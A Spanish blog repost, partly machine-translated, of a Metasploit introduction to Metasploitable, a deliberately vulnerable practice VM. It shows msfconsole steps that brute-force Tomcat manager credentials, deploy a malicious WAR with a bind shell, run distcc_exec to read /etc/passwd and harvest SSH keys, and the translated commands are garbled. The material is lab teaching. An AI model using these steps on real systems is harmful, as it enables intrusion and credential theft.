
Sep 14 2012

Metasploitable

By mar10



Metasploitable es una distribución linux basada en ubuntu desarrollada por el equipo de metasploit para ser usada como sistema operativo "víctima" en una virtual machine y poder practicar con metasploit framework.Ya que tiene vulnerabilidades acentuadas es ideal como banco de pruebas,test de penetración etc.

metasploit®

Wednesday, May 19, 2010

Introducing Metasploitable

One of the questions that we often hear is "What systems can i use to test against?" Based on this, we thought it would be a good idea throw together an exploitable VM that you can use for testing purposes.

Metasploitable is an Ubuntu 8.04 server install on a VMWare 6.5 image. A number of vulnerable packages are included, including an install of tomcat 5.5 (with weak credentials), distcc, tikiwiki, twiki, and an older mysql.

You can use most VMware products to run it, and you'll want to make sure it's configured for Host-only networking unless it's in your lab - no need to throw another vulnerable machine on the corporate network. It's configured in non-persistent-disk mode, so you can simply reset it if you accidentally 'rm -rf' it.

Here are a couple of the things you can do with it in msfconsole:

Using the 'Tomcat Application Manager Login Utility' provided by MC, Matteo Cantoni, and jduck, you can test credentials against a Tomcat application (assuming the manager component is enabled):

```
msf > use scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > set RHOSTS metasploitable
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
msf auxiliary(tomcat_mgr_login) > exploit
```

Una de las preguntas que a menudo se escucha es "¿Qué sistemas se pueden utilizar para para practicar ataques?" En base a esto, pensamos que sería una buena idea juntar un VM explotables que se puede utilizar para propósitos de prueba.

Metasploitable es una instalación de Ubuntu 8.04 en un servidor VMWare 6.5 imagen. Una serie de paquetes vulnerables se incluyen, como una instalación de Tomcat 5.5 (con credenciales débiles), distcc, TikiWiki, twiki, y un mysql más.

Puede utilizar la mayoría de los productos de VMware para ejecutarlo, y usted querrá asegurarse de que está configurado para redes sólo de host a menos que sea en el laboratorio - no hay necesidad de lanzar otra máquina vulnerable en la red corporativa. Que está configurado en el modo no persistente en el disco, por lo que simplemente puede restablecer si accidentalmente "rm-rf 'él.

Aquí hay un par de cosas que puedes hacer con él en msfconsole:

Uso de la "Utilidad de aplicaciones Tomcat Acceder 'proporcionada por MC, Cantoni Matteo, y jduck, puede probar las credenciales con una aplicación Tomcat (suponiendo que el componente de administrador está activada):

msf> utilizar el escáner / http / tomcat_mgr_login
msf auxiliar (tomcat_mgr_login)> rhosts conjunto metasploitable
msf auxiliar (tomcat_mgr_login)> set rport 8180
msf auxiliar (tomcat_mgr_login)> explotar
...

- 10.0.0.33:8180 - Tratar de nombre de usuario: 'gato' con la contraseña: "role1 '
- [-]

Http://10.0.0.33:8180/manager/html [Apache-Coyote/1.1] [Administrador de aplicaciones Tomcat] no ha podido iniciar la sesión como 'gato'

- 10.0.0.33:8180 - Tratar de nombre de usuario: 'gato' con la contraseña: "root"
- [-]

Http://10.0.0.33:8180/manager/html [Apache-Coyote/1.1] [Administrador de aplicaciones Tomcat] no ha podido iniciar la sesión como 'gato'

- 10.0.0.33:8180 - Tratar de nombre de usuario: 'gato' con la contraseña: 'gato'
- Http://10.0.0.33:8180/manager/html [Apache-Coyote/1.1] [Administrador de aplicaciones Tomcat] conectar con éxito 'gato': 'gato'
- 10.0.0.33:8180 - Tratar de nombre de usuario: "ambas" con la contraseña: "admin"

Woot! Eso es válido (tomcat: tomcat) inicio de sesión. - Ahora que tenemos las credenciales válidas, vamos a tratar de Tomcat jduck de Administrador de aplicaciones de activaciÃ (tomcat_mgr_deploy) en contra de ella:

msf> use multi / http / tomcat_mgr_deploy
msf exploit (tomcat_mgr_deploy)> set rhost metasploitable
msf exploit (tomcat_mgr_deploy)> configurar nombre de usuario tomcat
msf exploit (tomcat_mgr_deploy)> SET PASSWORD tomcat
msf exploit (tomcat_mgr_deploy)> set rport 8180
msf exploit (tomcat_mgr_deploy)> CARGA conjunto linux/x86/shell_bind_tcp
msf exploit (tomcat_mgr_deploy)> explotar

- Se unen empezar manejador
- El intento de seleccionar automáticamente un objetivo ...
- De destino seleccionado automáticamente "Linux X86"
- Carga de 1612 bytes como HJpy1H.war ...
- Ejecutar / HJpy1H/EpKaNLsCQUUjo.jsp ...
- HJpy1H anular la implementación de ...
- El envío de la etapa (36 bytes) para metasploitable
- Al shell de comandos 1 ª sesión abierta (10.0.0.11:39497 -> 10.0.0.33:4444) en 19/05/2010 11:53:12 -0500

Sweet! Y ... que es una concha, facilitado por un archivo malcious. WAR. El módulo distcc_exec es también una buena explotación de los tests. En este caso, vamos a utilizar una carga útil de comandos para 'cat / etc /

passwd:

el uso de UNIX / misc / distcc_exec
msf exploit (distcc_exec)> set cmd CARGA / unix / genéricas
msf exploit (distcc_exec)> set rhost metasploitable
msf exploit (distcc_exec)> set CMD "cat / etc / passwd '
msf exploit (distcc_exec)> explotar
la conexión ...

- Stdout: root: x: 0:0: root: / root: / bin / bash
- Stdout: daemon: x: 1:1: daemon: / usr / sbin: / bin / sh

...

Código ejecutivo!

Es muy divertido correr expreso en contra de ella también. Un ataque de fuerza bruta solo de ssh o telnet volverá 5 sesiones (a partir de las 5 cuentas diferentes débil en la máquina virtual).

Una vez que tengamos una sesión abierta que se puede ejecutar "Recopilación de evidencia" y recoger cualquier keyfiles ssh desde las cuentas de usuario que accedió a. (Tenga en cuenta que usted puede hacer esto desde la consola también, de forma manual - generar un shell y compruebe los directorios de ssh.). Ahora, cuando nos encontramos otra fuerza bruta (con el "conocido" credenciales), se utiliza el keyfiles SSH para acceder a la caja.

Para descargar Metasploitable, usted puede recoger el torrent aquí . A README.txt se pueden encontrar en el torrente que contiene contraseñas (cuidado con los spoilers). Si usted es un cliente, que le permite recoger una descarga directa HTTP desde el Centro de clientes .

Metasploitable:http://blog.metasploit.com/2010/05/introducing-metasploitable.html

Tags:
Linux
Linux seguridad
Metasploitable
Hacking

- Inicie sesión o regístrese para comentar
- 5758 lecturas